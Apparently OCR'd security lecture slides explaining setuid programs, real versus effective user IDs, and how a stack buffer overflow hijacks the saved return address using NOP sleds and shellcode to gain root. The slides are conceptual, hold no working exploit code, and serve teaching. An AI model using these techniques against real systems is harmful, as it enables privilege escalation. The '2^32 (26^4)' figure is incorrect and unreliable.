  - Permissions: read/write/execute
  - For each of: owner/group/everyone else
- Permissions are defined over userid's and groupid's
  - Every user has a userid
  - root's userid is 0
- Consider a service like passwd
  - Owned by root (and needs to do root-y things)
  - But you want any user to be able to execute it

Real vs Effective USERID

- (Real) Userid = the user who ran the process
- Effective userid = what is used to determine what permissions/access the process has

```
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),<snip>

$ which sudo
/usr/bin/sudo

$ ls -l /usr/bin/sudo
-rwsr-xr-x 1 root root 159852 Jan 20  2017 /usr/bin/sudo
```

User is seed
Owner of sudo is root
Sudo is a SetUID program (has s, not x)
Users can run sudo as file's owner (root)

- Consider passwd: root owns it, but users can run it
  - getuid() will return who ran it (real userid)
  - seteuid(0) to set the effective userid to root
    - It's allowed to because root is the owner
  - What is the potential attack?

If you can get a root-owned process to run setuid(0)/seteuid(0), then you get root permissions

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running


Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
- *With this alone we want to get it to jump to our code*
- *We have to use whatever code is already running*


When function returns:

- Return addr overwritten to somewhere in NOP sled
- Return addr popped from stack
- Execution begins in NOP sled
- Slide up to malicious shell code
- Shell code must set registers and make system call
-




Thoughts?

HIJACKING THE SAVED %EIP




Hijacking The Saved %eip



But how do we know the address?


HIJACKING THE SAVED %EIP

What if we are wrong?



HIJACKING THE SAVED %EIP

What if we are wrong?



This is most likely data, so the CPU will panic
(Invalid Instruction)

Challenge 3: Finding the return address


- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp

- One approach: just try a lot of different values!

- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^32 (26^4) possible answers
- But without address randomization:
  - The stack always starts from the same, fixed address
  - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

Improving Our Chances: Nop Sleds

